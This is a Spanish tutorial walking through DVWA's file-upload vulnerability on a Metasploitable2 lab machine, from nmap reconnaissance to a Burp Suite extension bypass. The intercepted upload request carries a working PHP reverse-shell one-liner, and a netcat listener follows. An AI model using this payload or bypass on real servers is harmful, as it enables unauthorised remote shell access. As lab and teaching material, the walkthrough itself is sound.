
Explotación Vulnerabilidad File Upload (Medium)

Adrián Criado Arranz

LO QUE SE MUESTRA A CONTINUACIÓN ÚNICAMENTE TIENE UN FIN DIDÁCTICO



TODO SON SITUACIONES FICTICIAS O PRODUCTO DE LA IMAGINACIÓN

NO ME HAGO RESPONSABLE DE SU MAL USO

INTRODUCCIÓN

- Nos descargaremos e iniciaremos la máquina metasploitable2 en NAT o adaptador puente teniendo en cuenta que nuestra máquina atacante también coincida en ese aspecto.

- Una vez iniciada la máquina realizaremos la fase de reconocimiento desde nuestro equipo de ataque.

- Descubiertos y recopilada la información de los puertos abiertos, servicios y versiones que operan en la máquina objetivo vemos que tiene un servicio web en que podemos prácticar la vulnerabilidad FILE UPLOAD, que básicamente consiste en que una web tiene la capacidad de subir archivos por lo que intentaremos subir un archivo malicioso para conseguir acceso.

- Abrimos nuestro navegador y ponemos la IP de metasploitable2, después entramos en la opción DVWA, iniciamos sesión con usuario admin y contraseña password, nos vamos al ejercicio de Upload donde nos aparece la interfaz para subir archivos.

- Pantalla de inicio

Fase de Reconocimiento


Creación de Directorios de Trabajo y Recopilación de Información

- Nos colocamos como usuario root y nos vamos al directorio Documentos, una vez ahí creamos el directorio principal de trabajo que llamaremos Metasploitable2. (ASEGURATE DE TENER PARROT O KALI LINUX ACTUALIZADO).

- Entramos en nuestro directorio Metasploitable2 y creamos nuestros directorios de trabajo.

- Lanzamos los diferentes scripts de nmap para el reconocimiento, enumeración y recopilación de información.

- Iniciamos el proceso dentro del directorio creado NMAP.


Archivo Editar Ver Buscar Terminal Ayuda
❯ ll
drwxr-xr-x root root 0 B Tue Jul 27 10:22:09 2021 content
drwxr-xr-x root root 0 B Tue Jul 27 10:22:09 2021 exploits
drwxr-xr-x root root 0 B Tue Jul 27 10:22:09 2021 nmap
drwxr-xr-x root root 0 B Tue Jul 27 10:22:09 2021 scripts
drwxr-xr-x root root 0 B Tue Jul 27 10:22:09 2021 tmp
/home/x/Do/Metasploitable
#

- nmap -p- --open -T5 -v -n (IP) -oG allPorts

- Lo que hacemos con esto es escanear todos los puertos abiertos, a una velocidad T5, -v es para que nos vaya sacando la información por pantalla a la vez que va descubriendo cosas, -n para que no nos aplique resolución DNS que ralentiza el escaneo, y lo exportamos en formato grepeable al archivo allPorts.


- Nos quedaría tal que así:

Archivo Editar Ver Buscar Terminal Ayuda

```
❯ cat allPorts
# Nmap 7.91 scan initiated Tue Jul 27 10:33:56 2021 as: nmap -p- --open -T5 -v -
n -oG allPorts 192.168.[redacted]
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.[redacted] ()  Status: Up
Host: 192.168.[redacted] ()  Ports: 21/open/tcp//ftp///, 22/open/tcp//ssh///, 23/open
/tcp//telnet///, 25/open/tcp//smtp///, 53/open/tcp//domain///, 80/open/tcp//http
///, 111/open/tcp//rpcbind///, 139/open/tcp//netbios-ssn///, 445/open/tcp//micro
soft-ds///, 512/open/tcp//exec///, 513/open/tcp//login///, 514/open/tcp//shell//
/, 1099/open/tcp//rmiregistry///, 1524/open/tcp//ingreslock///, 2049/open/tcp//n
fs///, 2121/open/tcp//ccproxy-ftp///, 3306/open/tcp//mysql///, 3632/open/tcp//di
stccd///, 5432/open/tcp//postgresql///, 5900/open/tcp//vnc///, 6000/open/tcp//X1
1///, 6667/open/tcp//irc///, 6697/open/tcp//ircs-u///, 8009/open/tcp//ajp13///,
8180/open/tcp//unknown///, 8787/open/tcp//msgsrvr///, 41635/open/tcp/////, 49981
/open/tcp/////, 54443/open/tcp/////, 58002/open/tcp//unknown/// Ignored State: c
losed (65505)
# Nmap done at Tue Jul 27 10:34:40 2021 -- 1 IP address (1 host up) scanned in 4
4.17 seconds

 | /home/x/Do/M/nmap | ✔ | #
```

- Para verlo más “bonito” yo tengo una función llamada “extractports” que te ordena la información que necesitamos y te la copia para proceder con la fase de reconocimiento de versiones y servicios que corren por los puertos abiertos encontrados. Quedaría tal que así:



➢ Fase de Reconocimiento y Recopilación de Versiones y Servicios

- Lanzamos un nmap -sC -sV -p(puertos encontrados) (IP) -oN targeted
- Lo que hacemos con esto es guardar toda la información en formato nmap en el archivo targeted.
- Si queremos verlo de una forma bonita podemos exportarlo también en formato xml y verlo en un servidor web que levantemos en nuestra máquina. En vez de -oN pondremos -oX y movemos el archivo a la ruta /var/www/html/ con el siguiente comando xsltproc (nombre del archivo) -o /var/www/html/index.html levantamos el servicio apache2 con service apache2 start y ponemos en el navegador nuestra IP. Veremos algo como lo siguiente (no lo pongo al completo):

Nmap Scan Report - Scanned at Tue Jul 27 10:50:27 2021

Scan Summary | 192.168.

Scan Summary

Nmap 7.91 was initiated at Tue Jul 27 10:50:27 2021 with these arguments:
nmap -sC -sV -p21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,6697,8009,8180,8787,41635,49981,54443,58002 -oX targetedX 192.168.50.66

Verbosity: 0; Debug level 0

Nmap done at Tue Jul 27 10:52:45 2021; 1 IP address (1 host up) scanned in 137.72 seconds

192.168.50.66

Address

- 192.168.
- 00:0C:29

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-anon	Anonymous FTP login allowed (FTP code 230)					
	ftp-syst	STAT: FTP server status: Connected to 192.168. Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPd 2.3.4 - secure, fast, stable End of status					
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
	ssh-hostkey	1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)					
23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		

➢ Explotación de Vulnerabilidad

- Nos situamos de nuevo aquí:

- La idea habitual en estos casos sería subir un archivo .php o .py o .sh con una revershell para entablar conexión desde nuestra máquina de atacante, pero hay un problema, solo deja subir imágenes. Bien para soventar este problema vamos a camuflar un .php en un jpg, simplemente hay que coger nuestro archivo que vamos a crear, shell.php y añadir la extensión .jpg, quedaría tal que así, shell.php.jpg. Y después haciendo man in the middle con burpsuite modificamos el .php.jpg y lo dejamos como php para poder ejercutarlo.

- Creamos nuestro Shell.php.jpg con touch y luego con nano copiamos dentro el revershell (buscas en Google revershell php).
- Tunelizamos con burpsuite y damos a upload.
- Interceptamos la señal y modificamos el campo del archivo.
- Reenviamos la petición modificada a la web.
- Nos ponemos en escucha en nuestro equipo atacante y ejecutamos la ruta del revershell en el navegador.

Vulnerability: File Upload

Choose an image to upload:

Examinar... shell.php.jpg

Upload

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Request to http://192.168.50.66:80

Forward Drop Intercept is on Action Open Browser Comment this item


Pretty Raw \n Actions

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------176888940938662727714685239 21
8  Content-Length: 549
9  Origin: http://192.168.
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.     /dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=bd35383a0e510920942c8c41d0e134b4
14 Upgrade-Insecure-Requests: 1
15
16 ---------------------------176888940938662727714685239 21
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ---------------------------176888940938662727714685239 21
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
22 Content-Type: image/jpeg
23
24 php -r '$sock=fsockopen("192.168.      ",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
25
26 ---------------------------176888940938662727714685239 21
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
```


Search... 0 matches


INSPECTOR

- Como vemos hemos modificado la extensión del archivo interceptando la petición y se ha subido como un php cuando solo admite imágenes. Además nos muestra en un mensaje la ruta donde se ha subido el archivo. Ahora tocaría ponerse en escucha desde nuestro equipo atacante y ejecutar esa ruta en el navegador.



- Nos ponemos a la escucha por el puerto 4444 con netcat (previamente el Shell configurarlo con vuestra ip y el puerto específico, no dejéis la configuración por defecto que viene en internet) en nuestro equipo con nc -nlvp 4444 y ejecutamos en el navegador la ruta de nuestro Shell. Y esperamos. (Recordar al ejecutar el Shell dejar de interceptar la petición con burpsuite).


Archivo Editar Ver Buscar Terminal Ayuda
❯ nc -nlvp 4444
listening on [any] 4444 ...


